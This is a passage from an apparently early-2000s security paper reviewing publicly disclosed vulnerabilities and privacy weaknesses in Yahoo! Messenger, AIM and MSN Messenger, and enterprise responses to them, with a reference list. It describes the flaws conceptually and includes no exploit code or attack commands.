An attacker can exploit this vulnerability to execute arbitrary script or to overwrite crucial files on the victim's machine. Although the vulnerability seems to be quite easy to exploit, but there are few drawbacks about the exploitation of this

vulnerability. In order to establish a direct connection, AIM requires user's approval. And to exploit this vulnerability, an attacker must be able to control the raw data being sent, because AIM does not allow HTML tags such as <IMG> to be inserted directly into an IM message [14].

MSN Messenger

The last IM system we're going to talk about is MSN Messenger. MSN Messenger is no different than any other IM systems we've talked about, it's good, it's very well known and it's vulnerable. Although MSN Messenger is known to have less vulnerabilities than AIM and YIM, but that doesn't make it a secure IM application because an attacker is still able execute arbitrary code and hijack the MSN Messenger users by exploiting the vulnerabilities.

MSN Messenger Chat Control - Buffer Overflow in "ResDLL" parameter

In May 2002, eEye security group discovered a buffer overflow vulnerability in the ActiveX control for MSN Messenger (version 4.5 to 4.6) that may allow an attacker to supply arbitrary code, and have it executed under the privilege of the current user [15].

The vulnerability lies in the "ResDLL" parameter of the MSN Chat ActiveX Control (OCX) that comes with MSN Messenger. Without proper bounds checking, an attacker can cause a buffer overflow and overwrite some crucial memory registers that might affect the normal execution direction of the program by supplying an overly long string as the "value" of the "ResDLL" parameter. Specifically, by supplying a buffer that's bigger than 27,257 bytes an attacker is able to overwrite the saved RET (return address).

An attacker can construct a special crafted web page to exploit this vulnerability, and send that web page to MSN Messenger user by email or through some other means. Upon loading the page, attacker's supply arbitrary code is also executed.

MSN Messenger Hijack (version 3.6, 4.0, 4.5, 4.6)

Internet Explorer - "Same Origin Policy" violation

In February 2002, MSN Messenger users were threaten by an IM worm called "JS.Menger.Worm". The worm didn't actually exploit any known vulnerability in MSN Messenger to propagate itself but rather the vulnerability in Microsoft Internet Explorer (MSIE) version 5.5, 6. MSN Messenger users were forced to download MSIE patch in order to stop the worm from propagating.

MSIE implemented a security feature known as "same origin policy" which is in place to make sure a web site cannot access the properties of another and this is where the vulnerability lies. An attacker can violate the "same origin policy" by having his malicious script in the parent website to interact with properties of the child. A 'child' is a web site that was opened in a new window from the originating

web site known as 'parent' by using the document.Open() method. An attacker exploits this vulnerability to hijack MSN Messenger users such as reading the contact list, impersonating the users and sending arbitrary messages, local files to everyone [17].

I just want to mind you that the “JS.Menger.Worm” did not exploit any known vulnerability in MSN Messenger, but it exploited the “same origin policy” vulnerability in MSIE. First, a MSN Messenger user visits the worm web site http://www.masenko-media.net/cool.htm, and the exploit is triggered upon loading that malicious page. The exploit code sends messages to all users in the user MSN contact list. The message contains a link to the worm site [17]. And if those MSN Messenger users click on that link then you know what happens next, the replication goes on and on. Although it didn't do anything harmful to MSN Messenger clients else than replicating itself, but the consequences could be much worse if it was designed with a destructive mind.

The worm couldn't be made possible if Microsoft was responsible and took their security matters more serious. Microsoft ignored warning about the “same origin policy” violation so a demonstration was created to put pressure on Microsoft and to show them the threat is real. The “JS.Menger.Worm” was born 2 days after Microsoft released the “same origin policy” violation patch for IE.

Internet Explorer – Universal Cross-Site Scripting

This is another vulnerability in Microsoft Internet Explorer (MSIE) version 5, 5.5, and 6 that allows an attacker to hijack MSN Messenger users (reading contact list, impersonating the users, etc.). This universal cross-site scripting (XSS) vulnerability is somewhat very similar to the “same origin policy” violation. The “same origin policy” is to prevent a website from accessing the properties of another and this universal XSS exploits the flaw in the validation code which is in place to prevent interaction between remote pages.

The validation code only allows interaction between 2 pages when those pages are on the same protocol, port and domain. The validation code checks for the original URL instead of the final URL, therefore an attacker can circumvent the prevention by bouncing a HTTP redirect from the originating site to the desired page that allows interaction [18].

Approximately a month later, Microsoft responded to this security issue by releasing a cumulative security patch for MSIE which claimed to fix the universal XSS vulnerability plus all the other newly discovered vulnerabilities but that was a false statement. The patch did fix the vulnerability in MSIE version 6 but let alone MSIE version 5 and 5.5. We can see that once again, Microsoft didn't take the security matters seriously, their cumulative patch didn't do anything much to prevent MSN Messenger users from being hijacked by an attacker.

COMMON SECURITY & PRIVACY ISSUES

We've just examined the security vulnerabilities that lie within our IM applications and in fact we should have felt threatened, because successful exploitation of those vulnerabilities would cause us a great deal of damages. But keeping our IM applications up to date doesn't stop the hackers from getting into our network, because security vulnerabilities are not the only issue that come as a “bonus” with our IM applications but also the privacy issues.

Enterprises would have to concern about the privacy issues as much as the security issues of IM applications. Most of the freely available IM applications on the market such as AIM, YIM and MSN Messenger don't provide any sort of encryption for the text messages exchanged between two IM clients, and use some weak form of encryption to encrypt authentication credentials.

Yahoo! Instant Messenger (YIM)

YIM version 4 and up to version 5 provided no hashing method or no encryption to protect user's authentication credentials which made it the weakest IM application in terms of protecting client's privacy. When YIM users authenticate themselves to YIM server, their user name and password are transmitted across the Internet in plain-text, and if the connection to YIM server is established through a proxy server then users' authentication credentials are also stored unencrypted in the proxy logs [3], which makes it trivial for an attacker to capture the login credentials by accessing the log files or using a simple network sniffer. Once logged in successful, a cookie which stores session information is issued to the authenticated user, and the cookie becomes invalidated after a period of time or when the user signs out.

YIM not only transmit users' authentication credentials unencrypted but also communications between two clients, thus making it's not a safe place for YIM users to exchange any confidential information such as root password to a server, or some proprietary business plans.

YIM server allows direct connection when users desire voice or video conference or when an YIM user desires to get a shared file from another YIM user. YIM server will allow both users to communicate directly to minimize the loads on the server as well as maximize user's bandwidth for voice, video conference or file transferring.

By communicating directly without going through a central YIM server, YIM client's real IP address is exposed to the other client (an attacker in this case), which could lead to a Denial of Service attack, or IP spoofing. An attacker can also learn more about the client's network by having a knowledge of YIM client's real IP address. A direct connection is also established when YIM's file sharing feature is desired, an innocent YIM user might accidentally share company's confidential files to the whole world, or even infecting the network by unknowingly executing worm, virus or trojan horse that was shared by an attacker.

YIM stores chat history locally, and the logs are encrypted by using XOR algorithm. XOR encryption can be decrypted easily without taking much efforts, so anyone who can access the YIM logs locally can also read previous chat dialogues of logged on YIM users (only when "Message Archive" enabled) [3].

Because of harsh criticisms from the IM community regarding YIM IDs and passwords were transmitted in plain-text over the Internet, Yahoo! implemented a better method of authentication (using challenge-response mechanisms) and encryption in the later versions of YIM to protect users' login credentials.

AOL Instant Messenger (AIM)

If you wonder how an AIM user is authenticated then please go back to page [4] and take a quick look at Figure 1. As you can see, an AIM user needs to authenticate himself by sending his user name and password to the OSCAR (Open System for Communications in Real-time) server, and a cookie is issued back to that AIM user if authentication was successful. An AIM user can sign on to the BOS (Basic OSCAR Service) server, and use any of the OSCAR associated services by just sending them his cookie (single-sign-on) and the cookie becomes invalidated only when the user signs out. By using this "convenient" feature of single-sign-on, an attacker can hijack and take control of a logged in AIM user's session without the need to re-authenticate [3].

OSCAR server prevents AIM's user name and password from being transmitted in plain-text across the Internet by using a simple XOR encryption algorithm. And like I have mentioned above, XOR encryption can be decrypted easily, so AIM users are left vulnerable to identity theft if an attacker is able to capture XOR encrypted authentication data by using a network sniffer.

Just like YIM, AIM doesn't encrypt a conversation between two AIM clients and also allows direct connection when file sharing is desired, thus it's prone to the same privacy and security issues like YIM such as messages between two clients are exchanged in plain-text, real IP address exposure, Denial of Service attack, incorrect files shared (company's confidential files, password file) and virus spreading.

MSN Messenger

In contrast to YIM and AIM, MSN Messenger is considered to be an IM application that implements the best method to authenticate users and to encrypt authentication credentials. MSN Messenger uses a hashing algorithm (one-way hash function) called MD5 (Message Digest #5) to protect users' authentication credentials, making it extremely hard for an attacker to decrypt the captured encrypted text.

Providing good protection for users' authentication credentials doesn't mean MSN Messenger is any better than YIM and AIM when it comes down to session

security, all text messages in a conversation are transmitted across the Internet unencrypted. MSN Messenger also faces the same issues like its competitors when a direct connection is established: real IP address exposure, sensitive files shared, worm, etc.

SOLUTIONS

Most of the major IM applications nowadays can render one company's firewall become ineffective. If blocking an IM application was as easy as writing a new rule for our firewall to block IM specific ports then this paper would never exist, or there would be nothing to discuss about. Blocking IM applications in order to stop them from creating security holes in our network is not an easy task, because a major of IM applications nowadays such as YIM, AIM and MSN Messenger have some methods to allow users to successfully establish connections to IM servers without having to worry about the firewall's rules or company's security policy.

YIM is considered to be the “smartest” out of all three IM applications mentioned above because it has many methods to evade our firewall's rules. If a user isn't able to connect to port 5050 because it was blocked, then YIM will go around that restriction by attempting to connect to ports 20, 21, 23, 25, 37, 80, and 119. One nice thing is that, the whole “go-around” process happens automatically and it requires no user intervention at all. Simply put, YIM helps its users to connect to the outside world by all means, very “helpful”, isn't it? Our firewall's rules would place a little or no restriction at all on well-known ports such as FTP port or HTTP port, and YIM exploits that gaping hole thoroughly rendering our firewall's rules or policy ineffective. Thus chances for an YIM user to establish the connection and IM'ing are very high.

As you can see from the case study above, blocking IM application specific ports doesn't add any real improvement to the overall network's security infrastructure. And the question is, what can an enterprise do to block these IM applications from creating insecured entrance points to their network? There are currently no effective solutions regarding this matter.

An enterprise can do as much as blocking IM specific ports, filtering all connections attempt to IM servers, and this solution is only effective if all connections from the network are routed through the enterprise's proxy server. If it is allowed for a user to access the WWW (port 80 allowed) then a user can just configure his IM application to connect to its IM server on port 80 and there's nothing can stop him from IM'ing.

The second solution is an enterprise should revise its security policy and educate users how to use IM safely. Users should be trained to perform virus checking on any files that were downloaded, isolate enterprise's confidential files from shared folders, regularly updating the application to prevent exploitations of security vulnerabilities, and enterprise's security policy should also advise users not to exchange any sensitive information in a conversation.

At the time writing of this paper, Yahoo!, AOL, and Microsoft have released versions of IM application that suit the enterprise's requirements better. These enterprise versions of IM application are designed to provide an end-to-end encryption solution (PKI), certificate authentication, centralized administrative controls, enterprise's wide scalability, etc. Those improvements are supposed to fill up the gaps existed in the free public IM systems. This alternative option should give IM clients a safe feeling when sensitive information or confidential files are exchanged between the two. But there are few a drawbacks about this solution such as providing an end-to-end encryption might cause some network's overhead because of the extra loads transmitted across the network. Second thing that's worth to mention is, although these IM systems encrypt data to make sure the data is tamper-proof, but that doesn't mean one can rest assure their network is hack-proof because these IM applications were coded by human, and human do make mistakes, therefore IM systems will be left vulnerable to security holes in one way or another no matter what.

CONCLUSION

Instant Messaging technology was initially designed to allow one to communicate with others in real time fashion and really, it was meant to do just that. YIM, AIM and MSN Messenger are the most popular free public IM systems on the market that integrated a lot of features into their IM application, making it look more like an “all-in-one” Internet's communication tool. Surprisingly, not only end-users are attracted to features provided by the free public IM systems but also the enterprises.

One common thing about those IM systems is that all of them are facing multiple security and privacy issues. More than 7 vulnerabilities were found in just a single IM application that allow an attacker to have his arbitrary code executed remotely (YIM), and from what we have learnt above, IM vendors do not take their security matters seriously. Yahoo!, AOL, and Microsoft chose to fix the vulnerabilities found in their IM systems by releasing hot fixes to obscure those issues, pretending that the issues were resolved where they really aren't, or even worse, Microsoft and AOL ignored warnings about the security issues in their IM systems till an exploit has been created and spreading in the wild.

Most of the free public IM systems were designed for the consumer market only, for teenagers to be able to keep in touch and make friends online, for lonely single men or women whom seeking for love. And in fact, those free public IM systems act more like an entertainment tool than a communication tool for business use. Therefore, IM vendors designed the systems carelessly, and didn't add any security measures into the applications.

Enterprises should consider to purchase commercial IM systems if they're serious about deploying the technology for their business purposes. Commercial IM systems have more security measures than the free one such as an end-to-end encryption solution, centralized administrations, and vendors do give commercial IM systems a better security care and support.

REFERENCES

1. By Null. “Instant messaging, instant gratification.” Vnunet UK technology news, reviews and downloads. January 25th, 2001.
URL: **http://www.vnunet.com/Features/1121255/**

2. Network News. “Instant Messaging thrives in business.” Vnunet UK technology news, reviews and downloads. November 1st, 2000.
URL: **http://www.vnunet.com/News/1117308/**

3. Curtis Dalton & William Kannengeisser. “Instant Headache.” Information Security Magazine. August 2002 Cover Story .
URL: **http://infosecuritymag.techtarget.com/2002/aug/cover.shtml**

4. Salamone, Salvatore. “Value of instant messaging for the enterprise hinges on integration." Tech Republic. March 11th, 2002.
URL: **http://techrepublic.com.com/5100-6296-1043751.html**

5. Aleph One. “Smashing The Stack For Fun And Profit.” Phrack Magazine. Issue 49. November 8th, 1996.
URL: **http://www.insecure.org/stf/smashstack.txt**

6. Shanmugasundaram, Kulesh. “Buffer Overflow.” Polytechnic University. Information Systems and Internet Security (ISIS) Laboratory.
URL: **http://isis.poly.edu/kulesh/skunk/etc/bo.pdf**

7. Hendrickx, Michael. “XSS: Cross Site Scripting, detection and prevention.” Scanit Middle East. September 18th, 2003.
URL: **http://angelo.scanit.biz/papers/xss.pdf**

8. Nguyen, Phuong. “Yahoo! Messenger – Multiple Vulnerabilities.” May 2002.
URL: **http://www.securiteam.com/securitynews/5BP0R2075K.html**

9. Rafail, Jason. “CERT Advisory CA-2002-16 Multiple vulnerabilities in Yahoo! Messenger.” CERT Coordination Center. June 05th, 2002.
URL: **http://www.cert.org/advisories/CA-2002-16.html**

10. Bob. “Yahoo Messenger Service Call Buffer Overflow Vulnerability Resurfaces.” Dtors Security Research. July 07th, 2003.
URL: **http://www.securiteam.com/exploits/5XP072AAKQ.html**

11. Conover, Matt. “AOL Instant Messenger Overflow.” w00w00 Security Development. January 1st, 2002.
URL: **http://www.w00w00.org/advisories/aim.html**

12. ISS Security Alert. “AOL Instant Messenger Remote Buffer Overflow.” X-Force Research. January 2nd, 2002.
URL: **http://xforce.iss.net/xforce/alerts/id/advise107/**

13. w00w00 Security Development. “AOL Instant Messenger Overflow #2.”
URL: **http://www.w00w00.org/advisories/aim2.html**

14. Johnson, Noah. “AIM's 'Direct Connection' Feature Could Lead to Arbitrary File Creation.” April 17th, 2002.
URL: **http://www.securiteam.com/windowsntfocus/5RP0C206US.html**

15. Copley, Drew. “MSN Messenger Chat OCX Buffer Overflow.” eEye Digital Security. May 8th, 2002.
URL: **http://www.eeye.com/html/Research/Advisories/AD20020508.html**

16. Tom Gilder and Thor Larholm. “MSN Messenger Hijacking.” February 2002.
URL: **http://tom.me.uk/msn/index.html**

17. The Pull. “Microsoft IE Same Origin Policy Violation Vulnerability.” Security Focus Vulnerabilities Database. December 19th, 2001
URL: **http://www.securityfocus.com/bid/3721/discussion/**

18. Laholm, Thor. “IE allows universal Cross Site Scripting.” Thor Larholm security advisory TL#002. April 16th, 2002.
URL: **http://jscript.dk/adv/TL002/**

19. Yahoo! Enterprise Solutions. “Yahoo! Business Messenger.”
URL: **http://enterprise.yahoo.com/products/msg/**

20. AOL Messaging Solutions. “Enterprise AIM Services 2.0.”
URL: **http://enterprise.aim.com/products/aimsvcs/**

21. Microsoft. “MSN Messenger Connect for Enterprises.”
URL: **http://www.microsoft.com/net/services/msnmc/**